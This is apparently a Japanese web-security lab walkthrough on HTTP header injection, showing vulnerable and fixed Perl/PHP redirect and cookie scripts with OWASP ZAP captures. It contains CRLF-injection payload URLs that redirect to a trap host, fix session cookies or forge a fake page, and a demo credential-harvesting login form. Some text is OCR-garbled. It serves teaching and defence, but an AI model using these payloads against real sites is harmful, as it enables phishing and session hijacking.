16. [47-030:PHPによるリダイレクト対策版 \(クッキー設定\)](#)

[phpinfo](#)

[ホームに戻る](#)

```
</li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト (正常系) </a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0Alocation:http://trap.example.com/47/47-900.php">47-020:CGIによるリダイレクト (農サイトに遷移) </a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:SESSID=ABCD123">47-020:CGIによるリダイレクト (クッキー設定;SESSID=ABCD123) </a><a href="javascript:alert('SESSID:'+document.cookie)">SESSID:ABCD123 </a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0ASet-Cookie:SESSID=ABCD123%0D%0Alocation:http://trap.example.com/47/47-900.php">47-020:CGIによるリダイレクト (クッキー設定;SESSID=ABCD123) (農サイトに遷移) </a></li>
<li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット (正常系) </a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット (偽画面) </a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版 (正常系) </a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0Alocation:http://trap.example.com/47/47-900.php">47-020a:CGIによるリダイレクト対策版 (農サイトに遷移) </a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:SESSID=ABCD123">47-020a:CGIによるリダイレクト対策版 (クッキー設定) </a></li>
<li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版 (正常系) </a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版 (偽画面) </a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版 (正常系) </a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0Alocation:http://trap.example.com/47/47-900.php">47-030:PHPによるリダイレクト対策版 (農サイトに遷移) </a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:aaa=bbb">47-030:PHPによるリダイレクト対策版 (クッキー設定) </a></li>
</ol>
```

【サーバ: 47/47-020.cgi】

```
/var/www/html/47/47-020.cgi - wasbook@example.jp - エディタ
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;

my $cgi = new CGI;
my $url = $cgi->param('url');

# URLの先頭一致検索でオープンリダイレクタ対策
if ($url =~ /^http:\/\/example\.jp\/\//) {
    print "Location: $url\n\n";
    exit 0;
}

## URLが不正の場合のエラーメッセージ
print <<END_OF_HTML;
Content-Type: text/html; charset=UTF-8

<body>
Bad URL
</body>
END_OF_HTML
```

チェックが不完全

【ブラウザ→サーバ: リクエスト 47/47-020.cgi → レスポンス】 CGIによるリダイレクト(偽画面表示)

The screenshot shows the OWASP ZAP 2.7.0 interface. The top toolbar includes buttons for 'サイト', 'クイックスタート', 'リクエスト', and 'レスポンス'. The main area is split into two panes: 'リクエスト' (Request) and 'レスポンス' (Response). The request pane shows a GET request to `http://example.jp/47-020.cgi?url=http://example.jp/%0D%0Astatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F HTTP/1.1`. The response pane shows an HTTP/1.1 500 Internal Server Error with headers including `Server: nginx/1.10.3`, `Date: Tue, 25 Dec 2018 05:55:50 GMT`, and the body text `〇〇銀行は破産しました`. Below the panes is a table of request history.

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|-----|-------------------|------|--|----------|-----------------------|-------------|-------------|--------|-----|----|
| 144 | 18/12/25 14:55:49 | GET | http://example.jp/47-020.cgi?url=http://exa... | 500 | Internal Server Error | 88 ms | 35 bytes | Medium | | |

【ブラウザ】

The screenshot shows a browser window with the address bar containing `example.jp/47-020.cgi?url=http://example.jp/%0D%0Astatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F HTTP/1.1`. The page content displays `〇〇銀行は破産しました`.

【ブラウザ→サーバ: リクエスト 47/47-021.cgi → レスポンス】 CGIによるクッキーセット(正常系)

無題セッション - 20181226-082623 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイック スタート リクエスト レスポンス

コンテキスト
既定コンテキスト
サイト
http://example.jp

リクエスト: GET http://example.jp/47/47-021.cgi?pageid=P123 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

レスポンス: HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 25 Dec 2018 23:27:32 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: PAGEID=P123
X-UA-Compatible: IE=edge

<body>
<div></div>
クッキー値をセットしました
</body>

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|----|------------------|------|---|----------|------------|-------------|-------------|--------|-----------|----|
| 3 | 18/12/26 8:27:31 | GET | http://example.jp/47/47-021.cgi?pageid=P123 | 200 | OK | 115 ms | 67 bytes | Medium | SetCookie | |

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ】

4.7 リダイレクト処理にまつわる脆弱性 × example.jp/47/47-021.cgi?pageid=P123 × +

example.jp/47/47-021.cgi?pageid=P123

クッキー値をセットしました

4.7 リダイレクト処理にまつわる脆弱性 × example.jp/47/47-021.cgi?pageid=P123 × http://example.jp/47/47

view-source:http://example.jp/47/47-021.cgi?pageid=P123

```
1 <body>  
2 <div></div>  
3 クッキー値をセットしました  
4 </body>  
5
```


HTTPヘッダインジェクション 47-020a:CGIによるリダイレクト対策版(正常系)

【ブラウザ】

- HTTPヘッダインジェクション
- 3. [47-020:CGIによるリダイレクト \(正常系\)](#)
- 4. [47-020:CGIによるリダイレクト \(農サイトに遷移\)](#)
- 5. [47-020:CGIによるリダイレクト \(クッキー設定;SESSID=ABCD123\) クッキー表示](#)
- 6. [47-020:CGIによるリダイレクト \(偽画面表示\)](#)
- 7. [47-021:CGIによるクッキーセット \(正常系\)](#)
- 8. [47-021:CGIによるクッキーセット \(偽画面\)](#)
- 9. [47-020a:CGIによるリダイレクト対策版 \(正常系\)](#) 
- 10. [47-020a:CGIによるリダイレクト対策版 \(農サイトに遷移\)](#)
- 11. [47-020a:CGIによるリダイレクト対策版 \(クッキー設定\)](#)
- 12. [47-021a:CGIによるクッキー対策版 \(正常系\)](#)
- 13. [47-021a:CGIによるクッキーセット対策版 \(偽画面\)](#)
- 14. [47-030:PHPによるリダイレクト対策版 \(正常系\)](#)
- 15. [47-030:PHPによるリダイレクト対策版 \(農サイトに遷移\)](#)
- 16. [47-030:PHPによるリダイレクト対策版 \(クッキー設定\)](#)

[phpinfo](#)

[ホームに戻る](#)

```
</li>HTTPヘッダインジェクション</li>
<ol start="3">
</li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト (正常系) </a></li>
</li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:http://trap.example.com/47/47-900.php">47-020:CGIによるリ
</li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレク
</li><a href="47-020.cgi?url=http://example.jp/%0D%0Astatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF
```

```
</li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット (正常系) </a></li>
</li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%E2%97%8b%E2%97%8b%E9%8a%80%E8%a1%8c%E3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%
```

```
</li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版 (正常系) </a></li>
</li><a href="47-020a.cgi?url=http://example.jp/%0D%0Alocation:http://trap.example.com/47/47-900.php?">47-020a:CGIによる
</li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレ
```

```
</li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版 (正常系) </a></li>
</li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%E2%97%8b%E2%97%8b%E9%8a%80%E8%a1%8c%E3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%
```

```
</li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版 (正常系) </a></li>
</li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0Alocation:http://trap.example.com/47/47-900.php">47-030
</li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策
</ol>
```

【サーバ: 47/47-020a.cgi】

```
/var/www/html/47/47-020a.cgi - wasbook@example.jp - エディタ - WinSCP
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;

my $cgi = new CGI;
my $url = $cgi->param('url');

# URLの先頭一致検索でオープンリダイレクタ対策および文字種チェック
if ($url =~ /\Ahttp:\/\/\example.jp\/[_.!~*()\/?:@&=+\$,%#a-zA-Z0-9]+\z/) {
    print $cgi->redirect($url);
    exit 0;
}

## URLが不正の場合のエラーメッセージ
print <<END_OF_HTML;
Content-Type: text/html; charset=UTF-8

<body>
Bad URL
</body>
END_OF_HTML
```

【サーバ: 47/47-003.php】

```
/var/www/html/47/47-003.php - wasbook@example.jp
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```

【ドメインチェック】 FQDNが「example.jp」で「/」（スラッシュ）以降の文字種をチェック

【ブラウザ→サーバ: リクエスト 47/47-020a.cgi → レスポンス】CGIによるリダイレクト対策版(正常系)

無題セッション - 20181226-082623 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

デフォルトビュー

コンテキスト

- 既定コンテキスト
- サイト

```
GET http://example.jp/47/47-020a.cgi?url=http://example.jp/47/47-003.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101
Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Cookie: PAGEID=P
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 302 Found
Server: nginx/1.10.3
Date: Wed, 26 Dec 2018 00:30:15 GMT
Content-Length: 0
Connection: keep-alive
Location: http://example.jp/47/47-003.php
X-UA-Compatible: IE=edge
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|----|------------------|------|---|----------|------------|-------------|-------------|--------|-----|----|
| 6 | 18/12/26 9:30:14 | GET | http://example.jp/47/47-020a.cgi?url=http://... | 302 | Found | 88 ms | 0 bytes | | | |
| 9 | 18/12/26 9:30:14 | GET | http://example.jp/47/47-003.php | 200 | OK | 98 ms | 96 bytes | Medium | | |

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 47/47-003.php → レスポンス】CGIによるリダイレクト対策版(正常系)

The screenshot shows the OWASP ZAP 2.7.0 interface. The left pane shows the context tree with 'コンテキスト' and 'サイト' expanded. The main pane displays the request and response details for a GET request to http://example.jp/47/47-003.php. The response is an HTML document with the title '認証成功' and body text 'ログインしました'.

```

GET http://example.jp/47/47-003.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Cookie: PAGEID=P
Upgrade-Insecure-Requests: 1
Host: example.jp

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 26 Dec 2018 00:30:15 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 96
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
    
```

Below the details, a table shows the request and response history:

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|----|------------------|------|---|----------|------------|-------------|-------------|--------|-----|----|
| 6 | 18/12/26 9:30:14 | GET | http://example.jp/47/47-020a.cgi?url=http:... | 302 | Found | 88 ms | 0 bytes | | | |
| 9 | 18/12/26 9:30:14 | GET | http://example.jp/47/47-003.php | 200 | OK | 98 ms | 96 bytes | Medium | | |

【ブラウザ】

The screenshot shows a browser window with the title '認証成功'. The address bar shows 'example.jp/47/47-003.php'. The page content displays 'ログインしました'.

The screenshot shows a browser window with the title '認証成功' and the address bar showing 'view-source:http://example.jp/47/47-003.php'. The source code is displayed as follows:

```

1 <html>
2 <head><title>認証成功</title></head>
3 <body>
4 ログインしました
5 </body>
6 </html>
7
    
```


【サーバ: 47/47-900.php 】

```

/var/www/html/47/47-900.php - wasbook@example.jp - エディタ - WinSCP
<html>
<head><title>ログインエラー</title></head>
<body>
IDまたはパスワードが違います。再度認証してください。
<form action="47-901.php" method="POST">
ユーザ名<input type="text" name="id"><BR>
パスワード<input type="password" name="pwd"><BR>
<input type="submit" value="ログイン">
</form>
</body>
</html>

```

【サーバ: 47/47-901.php 】

```

/var/www/html/47/47-901.php - wasbook@example.jp - エディタ - WinSCP
<?php
$id = @$_POST['id'];
$pwd = @$_POST['pwd'];
?>
<html>
<head>
<meta HTTP-EQUIV="Refresh" CONTENT="5"; URL=http://example.jp/47/47-003.php">
</head>
<body>
これはデモ用にそうしていますが、実際の攻撃では、こんな表示は出ません。<br>
IDとパスワードを収集しました。<br>
5秒後にhttp://example.jp/47/47-003.phpに遷移します。<br>
id:<?php echo htmlspecialchars($id); ?><br>
pwd:<?php echo htmlspecialchars($pwd); ?><br>
</body>
</html>

```

【サーバ: 47/47-003.php 】

```

/var/www/html/47/47-003.php - wasbook@example.jp
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>

```

【ブラウザ→サーバ: リクエスト 47/47-020a.cgi → レスポンス】CGIによるリダイレクト対策版(異サイトに遷移)

無題セッション - 20181226-082623 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + レスポンス

デフォルトビュー

```

GET http://example.jp/47/47-020a.cgi?url=http://example.jp/%0D%0ALocation: +http://trap
example.com/47/47-900.php? HTTP/1.1
User-Agent: Mozilla/5.0 (Windows-NT-10.0; Win64; x64; rv:64.0) Gecko/20100101
Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Cookie: PAGEID=P
Upgrade-Insecure-Requests: 1
Host: example.jp

```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 26 Dec 2018 00:55:27 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-UA-Compatible: IE=edge

```

```

<body>
Bad URL
</body>

```

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|----|------------------|------|---|----------|------------|-------------|-------------|--------|-----|----|
| 10 | 18/12/26 9:55:26 | GET | http://example.jp/47/47-020a.cgi?url=http:... | 200 | OK | 75 ms | 23 bytes | Medium | | |

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0

【ブラウザ】

example.jp/47/47-020a.cgi?url=htt: X +

example.jp/47/47-020a.cgi?url=http://example.jp/%0D%0ALo

Bad URL

```

1 <body>
2 Bad URL
3 </body>
4

```

HTTPヘッダインジェクション 47-020a:CGIによるリダイレクト対策版(クッキー設定)

【ブラウザ】

• HTTPヘッダインジェクション

3. [47-020:CGIによるリダイレクト \(正常系\)](#)
4. [47-020:CGIによるリダイレクト \(異サイトに遷移\)](#)
5. [47-020:CGIによるリダイレクト \(クッキー設定;SESSID=ABCD123\) クッキー表示](#)
6. [47-020:CGIによるリダイレクト \(偽画面表示\)](#)
7. [47-021:CGIによるクッキーセット \(正常系\)](#)
8. [47-021:CGIによるクッキーセット \(偽画面\)](#)
9. [47-020a:CGIによるリダイレクト対策版 \(正常系\)](#)
10. [47-020a:CGIによるリダイレクト対策版 \(異サイトに遷移\)](#)
11. [47-020a:CGIによるリダイレクト対策版 \(クッキー設定\)](#)
12. [47-021a:CGIによるクッキー対策版 \(正常系\)](#)
13. [47-021a:CGIによるクッキーセット対策版 \(偽画面\)](#)
14. [47-030:PHPによるリダイレクト対策版 \(正常系\)](#)
15. [47-030:PHPによるリダイレクト対策版 \(異サイトに遷移\)](#)
16. [47-030:PHPによるリダイレクト対策版 \(クッキー設定\)](#)

```
<!--HTTPヘッダインジェクション</!-->
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト (正常系) </a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト (異サイトに遷移) </a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php?COOKIE=SESSID=ABCD123">47-020:CGIによるリダイレクト (クッキー設定;SESSID=ABCD123) <a href="javascript:document.cookie;">クッキー表示</a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php?COOKIE=SESSID=ABCD123">47-020:CGIによるリダイレクト (偽画面表示) </a></li>
<li><a href="47-021.cgi?url=http://example.jp/47/47-003.php">47-021:CGIによるクッキーセット (正常系) </a></li>
<li><a href="47-021.cgi?url=http://example.jp/47/47-003.php">47-021:CGIによるクッキーセット (偽画面) </a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版 (正常系) </a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版 (異サイトに遷移) </a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php?COOKIE=SESSID=ABCD123">47-020a:CGIによるリダイレクト対策版 (クッキー設定) </a></li>
<li><a href="47-021a.cgi?url=http://example.jp/47/47-003.php">47-021a:CGIによるクッキー対策版 (正常系) </a></li>
<li><a href="47-021a.cgi?url=http://example.jp/47/47-003.php">47-021a:CGIによるクッキーセット対策版 (偽画面) </a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版 (正常系) </a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版 (異サイトに遷移) </a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php?COOKIE=SESSID=ABCD123">47-030:PHPによるリダイレクト対策版 (クッキー設定) </a></li>
</ol>
```

[phpinfo](#)

[ホームに戻る](#)

【サーバ: 47/47-020a.cgi】

```
/var/www/html/47/47-020a.cgi - wasbook@example.jp - エディタ - WinSCP
##!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;

my $cgi = new CGI;
my $url = $cgi->param('url');

# URLの先頭一致検索でオープンリダイレクト対策および文字種チェック
if ($url =~ /\Ahttp:\/\/\example.jp\/[_.!~*'();\/:@&+\\$,%#a-zA-Z0-9]+\z/) {
    print $cgi->redirect($url);
    exit 0;
}

## URLが不正の場合のエラーメッセージ
print <<END_OF_HTML;
Content-Type: text/html; charset=UTF-8

<body>
Bad URL
</body>
END_OF_HTML
```

【サーバ: 47/47-003.php】

```
/var/www/html/47/47-003.php - wasbook@example.jp
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```

【ドメインチェック】 FQDNが「example.jp」で「/」（スラッシュ）以降の文字種をチェック

【ブラウザ→サーバ: リクエスト 47/47-020a.cgi → レスポンス】CGIによるリダイレクト対策版(罠サイトに遷移)

無題セッション - 20181226-082623 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

デフォルトビュー

```
GET http://example.jp/47/47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Cookie: PAGEID=P
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 26 Dec 2018 01:09:40 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-UA-Compatible: IE=edge

<body>
Bad URL
</body>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|----|-------------------|------|---|----------|------------|-------------|-------------|--------|-----|----|
| 13 | 18/12/26 10:09:40 | GET | http://example.jp/47/47-020a.cgi?url=http://ex... | 200 | OK | 76 ms | 23 bytes | Medium | | |

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0

【ブラウザ】

example.jp/47/47-020a.cgi?url=http://example.jp/47/47-003.php

Bad URL

example.jp/47/47-020a.cgi?url=http://example.jp/47/47-003.php

```
1 <body>
2 Bad URL
3 </body>
4
```

HTTPヘッダインジェクション 47-021a:CGIによるクッキー対策版(正常系)

【ブラウザ】

- HTTPヘッダインジェクション
 3. [47-020:CGIによるリダイレクト \(正常系\)](#)
 4. [47-020:CGIによるリダイレクト \(農サイトに遷移\)](#)
 5. [47-020:CGIによるリダイレクト \(クッキー設定;SESSID=ABCD123\) クッキー表示](#)
 6. [47-020:CGIによるリダイレクト \(偽画面表示\)](#)
 7. [47-021:CGIによるクッキーセット \(正常系\)](#)
 8. [47-021:CGIによるクッキーセット \(偽画面\)](#)
 9. [47-020a:CGIによるリダイレクト対策版 \(正常系\)](#)
 10. [47-020a:CGIによるリダイレクト対策版 \(農サイトに遷移\)](#)
 11. [47-020a:CGIによるリダイレクト対策版 \(クッキー設定\)](#)
 12. [47-021a:CGIによるクッキー対策版 \(正常系\)](#) ←
 13. [47-021a:CGIによるクッキーセット対策版 \(偽画面\)](#)
 14. [47-030:PHPによるリダイレクト対策版 \(正常系\)](#)
 15. [47-030:PHPによるリダイレクト対策版 \(農サイトに遷移\)](#)
 16. [47-030:PHPによるリダイレクト対策版 \(クッキー設定\)](#)

[phpinfo](#)

[ホームに戻る](#)

```
</li>HTTPヘッダインジェクション</li>
<ol start="3">
</li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト (正常系) </a></li>
</li><a href="47-020.cgi?url=http://example.jp/%0D%0Alocation:http://trap.example.com/47/47-900.php">47-020:CGIによるリ
</li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレク
</li><a href="47-020.cgi?url=http://example.jp/%0D%0Astatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%A%80%E8%A1%8C%E3%81%AF
```

```
</li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット (正常系) </a></li>
</li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%E2%97%8b%E2%97%8b%E9%A%80%E8%A1%8c%E3%81%af%7%a0%b4%7%94%a3%e3%81%97%e3%
```

```
</li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版 (正常系) </a></li>
</li><a href="47-020a.cgi?url=http://example.jp/%0D%0Alocation:http://trap.example.com/47/47-900.php?">47-020a:CGIによる
</li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレ:
```

```
</li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版 (正常系) </a></li>
</li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%E2%97%8b%E2%97%8b%E9%A%80%E8%A1%8c%E3%81%af%7%a0%b4%7%94%a3%e3%81%97%e3%
```

```
</li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版 (正常系) </a></li>
</li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0Alocation:http://trap.example.com/47/47-900.php">47-030
</li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策
</ol>
```

【サーバ: 47/47-021a.cgi】

`/var/www/html/47/47-021a.cgi` - wasbook@example.jp - エディタ - WinSCP

```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;
use Encode qw(encode decode);

my $cgi = new CGI;
my $pageid = decode('UTF-8', $cgi->param('pageid'));

my $cookie = $cgi->cookie(-name => 'PAGEID',
                        -value => $pageid);
print $cgi->header(-charset => 'UTF-8', -cookie=>$cookie);
# encodeによりUTF-8符号化で出力する
print encode('UTF-8', <<END_OF_HTML);
<body>
クッキー値をセットしました
</body>
END_OF_HTML
```

【サーバ: 47/47-003.php】

`/var/www/html/47/47-003.php` - wasbook@example.jp

```
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```

【ブラウザ→サーバ: リクエスト 47/47-020a.cgi → レスポンス】 CGIによるリダイレクト対策版(罠サイトに遷移)

The screenshot shows the OWASP ZAP 2.7.0 interface. The top toolbar includes buttons for 'サイト' (Site), 'クイックスタート' (Quick Start), 'リクエスト' (Request), and 'レスポンス' (Response). The main area is split into two panes: 'リクエスト' (Request) on the left and 'レスポンス' (Response) on the right. The request pane shows a GET request to 'http://example.jp/47/47-021a.cgi?pageid=P123' with various headers. The response pane shows a 200 OK response with headers and a body containing a cookie setting message.

```
GET http://example.jp/47/47-021a.cgi?pageid=P123 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Cookie: PAGEID=P
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 26 Dec 2018 01:25:39 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: PAGEID=P123; path=/
X-UA-Compatible: IE=edge

<body>
クッキー値をセットしました
</body>
```

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|----|-------------------|------|--|----------|------------|-------------|-------------|--------|-----|-----------|
| 14 | 18/12/26 10:25:39 | GET | http://example.jp/47/47-021a.cgi?pageid=P123 | 200 | OK | 99 ms | 55 bytes | Medium | | SetCookie |

【ブラウザ】

The screenshot shows a browser tab with the URL 'example.jp/47/47-021a.cgi?pageid=P123'. Below the address bar, the text 'クッキー値をセットしました' (Cookie value set) is displayed.

The screenshot shows a browser tab with the URL 'view-source:http://example.jp/47/47-021a.cgi?pageid=P123'. The source code is displayed as follows:

```
1 <body>
2 クッキー値をセットしました
3 </body>
4
```

HTTPヘッダインジェクション 47-021a:CGIによるクッキーセット対策版(偽画面)

【ブラウザ】

- HTTPヘッダインジェクション
 3. [47-020:CGIによるリダイレクト \(正常系\)](#)
